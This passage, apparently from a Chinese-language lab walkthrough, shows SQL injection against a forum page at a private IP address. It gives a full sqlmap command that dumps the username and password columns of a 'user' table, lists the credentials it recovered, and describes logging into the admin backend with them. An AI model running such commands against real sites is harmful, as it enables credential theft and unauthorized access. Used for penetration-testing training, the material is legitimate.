
得到列名

user表下存放着uname列和upassword列，列的内容应该为账号密码，接下来继续猜解列内容，使用命令`sqlmap.py -u http://172.16.12.2/bbs_content.jsp?no=1 --dbs -D test -T user -C uname,upassword --dump` 这条命令的大意为：猜解test数据库下user表下uname和upassword的内容：


uname	upassword
admin	password
root	root
root y	root
xiaona	123
xiaoqiang	333
xiaoshuai	222
xiaoxia	444
xiaoxin	111
xiaoyu	555

得到全部数据库内的账号密码

步骤3：登录后台



得到登陆界面



利用刚刚sql注入得到的账号密码登陆后台

成功登陆